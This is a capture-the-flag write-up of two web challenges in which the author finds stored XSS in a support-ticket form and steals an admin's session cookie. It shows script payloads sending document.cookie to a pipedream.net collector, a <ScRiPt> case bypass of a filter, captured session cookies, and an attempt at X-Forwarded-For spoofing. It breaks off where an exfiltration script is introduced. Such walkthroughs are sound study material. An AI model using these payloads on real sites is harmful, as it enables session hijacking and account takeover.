
# Internal Support


URL : <http://internalsupport12.chall.malicecyber.com/>



What we see in /login,

We have login-email and login-password to login   
We also have login-csrf\_token and a session cookie

We are connected to the page, we inspect the page



Why are they hiding a csrf token.

IjdjYzFkN2Y5ODAxYTI3YjE2YmYxNzllZWViZDA2MzhjZDdiZjAyZDUi


It looks like it is our CSRF token.



Writing a message, we also get a csrf\_token + title + category + message

Let’s put some basic javascript to see if the web is vulnerable to XSS.

<script> aler() </script>




The website react to the javascript used in the form. What we gonna do is to steal the cookie from the administrator. XSS sound cookie stealing right ? 😉

What we are going to do, is to redirect every user who reach our ticket page towards a custom page.

<script>

document.location="https://846b70af7a9eef97592380d439be5252.m.pipedream.net?cookie="+document.cookie;

</script>



Used: <https://pipedream.com>

Pipedream can react like a webserver, to receive data. The link below, is a link generated by pipedream.

This script will redirect people to https://846b70af7a9eef97592380d439be5252.m.pipedream.net?cookie=" with a GET a document.cookie, which take the current user’s cookie who reach the page.




"cookie": session=.eJwljk1qwzAQha8itA5FsjQzkk-RfQlhJM3Epm5SLGcVcveqdPV4Pzy-l73qxn2RbufPlzXHEPstvfNN7MmeN-EuZnvczHo3x8NwraM0x7J28zM2H\_byvpzGyS59sfOxP2W4tdnZ5gqhlJihefTEMpHXxMQBydUYXUSfFZ1ypgQNfCRtqNgSVpJIjl2IogpTmlJNBbgRakb1rOIFc8iiHN0EEBtnJoo-MCoUKA5Lg4F\_fXbZ\_2n8sLXvej0eX3IfQXAtK7jkAxYSiKEkl8mj\_OEF0ZgUgi-Tff8C1YNVZA.X63LMQ.ATJQaRPuEKcyD9jlLS0OnnGRV1k

Since now, we get the cookie of the admin, let’s change the value of our cookie and refresh the page.

Click on F12 to view the code source, go to storage, click on cookie, you should see the field session with a value. Double click on the value, and copy paste the admin cookie.

Then refresh the page and you should have the admin session.



So we get the flag, “NoUserValidationIsADangerousPractice”

# Internal Support 2

# URL : http://internalsupport22.chall.malicecyber.com/login/

# The interface is the same as the first one, so first I’m going to create account and check if we have the same vulnerability.

# 

# On this case, we have “Malicious code detected”, which means that we cannot inject any simple code in Javascript, except if we find a way to bypass it. Many web applications check if there is a“<script>” element in the form, so we can modify it by <ScRiPt>, to see if that first method can bypass the security mechanism.


# 

# And it works ! By doing a simple javascript code:

# <ScRiPt> alert(“”) </ScRiPt>

It turns out that we can still inject some Javascript !

Therefore, let’s see if we can use the same method to retrieve the cookie, and do a session hijacking like on the first challenge. When looking at the details of the cookie, we see that the parameter “HttpOnly” is false. In that case, this parameter allows us to get the user cookie by using “document.cookie”.




Let’s inject some javascript:

*<ScRiPt> window.location = https://ce62502b08a70451cbea477dbad80a17.m.pipedream.net?cookie+document.cookie </ScRiPt>*

session=  
.eJwljs1qAzEQg1\_F-ByKvZ4fO0\_RewlhbM8koWm2rDenkHevoSfxSULo5c92l3HV4Y9fL-\_2Kf5Hx5CL-oP\_vKsMdff14m4Pt69OWpuh26-34X5n58Of3qfDHNl0XP1x35466db90ZeGqVYo2CNFFl04WhaWRBwaQACKxSiYFM7YMQJbJ6OeqbECBwkJ1AyXvOSWK0pnskIWxTQqlVTUBMKCCF2KMENMQoYVa6Dacd4\_P4du\_2\_ixDY2O-\_rtz6mkboYE7akIqH0VK1krBmUrWiG2iGlpIv69x\_7G1a-.X63NJw.tdWyBvqmsXdVGIWAWrXMncTFepQ

We managed to retrieve the cookie, however, on this case, we see that there is an IP address verification



I have changed ip address by going through a proxy, and I still managed to log into my account, so I do not think that session is linked to the ip address. Or only admin account got the ip address verification I’ve tried to disconnect the admin session by typing /logout but looks like the cookie is still valid since we have the same forbidden page.


Since I know that I can put some Javascript on the form to create a ticket, I can use XMLHttpRequest object to force the bot to send a post request on my server, so that I can retrieve some information.

BOT request:

POST / HTTP/1.1  
Host: <http://127.0.0.1:5000>  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: <http://127.0.0.1:5000>  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 150  
Connection: close  
X-Forwarded-For:127.0.0.1  
Cookie: session=.eJwljktqAzEQRK8itDZBrU-35FNkH8zQkro9Jo4njMYr47tHkFVRH4r3soveeawy7PnrZc0xxf7IGHwVe7Kfd-Eh5r5dze1hjs1wa7M0x3ob5nduPuzlfTnNk13Gas\_H\_pTpbt2ebWkp1BpL6oBALJ5AMxMHJNdidBGhKDrlQjn1BJG0o2LP2EgiOXYhimry2eeWa-JOqAUVWAUESyiiHJ1PKXYuTBQhMGqqqTqsPU385Tlk\_6eBadvYdTm2b3nMIJRCrUEmIoDYio\_oMWYPNbObDKFihYpk33\_LAlUI.X7Priw.Wt2eDJSbIMeo0OqF8eIfHvp9Pmw  
Upgrade-Insecure-Requests: 1  
csrf\_token=IjM5OTdjYzE4Nzc3MTE0YzkyNDYyNjQ4MjFiOGEwODZjM2I2YjFiNjci.X7Priw.YhGOe01eIuqieSoZqC9eue1XxlQ&title=test&category=password\_reset&message=test

Let’s try with burp to change our ip address so that the website will think we come from the same ip address of the system, and maybe we will be able to bypass that security mechanism.

Let’s send a new request to get the information about the system




Above is a POST request sent to the server I control, so I can see the HTTP header for example. That was the same strategy to retrieve the cookie on the first challenge, but we are not going to retrieve the information about the cookie. We are going to look for how the bot go to the system. We see that the bot go to the web application by using <http://127.0.0.1:5000>

So, normally the ip address retrieved by the web application is 127.0.0.1, let’s spoof our ip address with 127.0.0.1 too !

To do so, we will use Burp, to spoof our ip address

Let’s modify the value of our cookie, and change the ip address when we are doing a GET request




Burp, acting as a proxy can intercept any request we are doing. Therefore, to spoof our IP address, we can modify the field “X-Forwarded-For” which is the ip address that has transferred the request to the web server. By putting like this, we are telling the web server that our ip address is 127.0.0.1 since previously by getting the information of the admin, we know that admin access to the website via localhost.

No luck we still have the same issue, I’ve retried several times by using the “Repeater” tool on Burp which allow me to send several time the same request to the webserver and check easily if there is a modification on the response. I have modified 127.0.0.1 by localhost, by the public ip address, however nothing has worked.

We have the information that the admin account reach the web application by typing 127.0.0.1 on the port 5000 and not the URL http://internalsupport22.chall.malicecyber.com, I also suspect that the flag is located in the same page as the first challenge, therefore I decided to retrieve the page main page but on the admin side. To do so, we need to send a post request to my webserver so that I retrieve the html source code of that page. The main page of an admin and a basic user is different. If a user can get some information from a page that he shouldn’t have access, it is data exfiltration.

I came up with that script.



This script will first initiate a GET request on the url <http://127.0.0.1:5000>. When the status of the request has change we store the HTML code on the variable “input”.

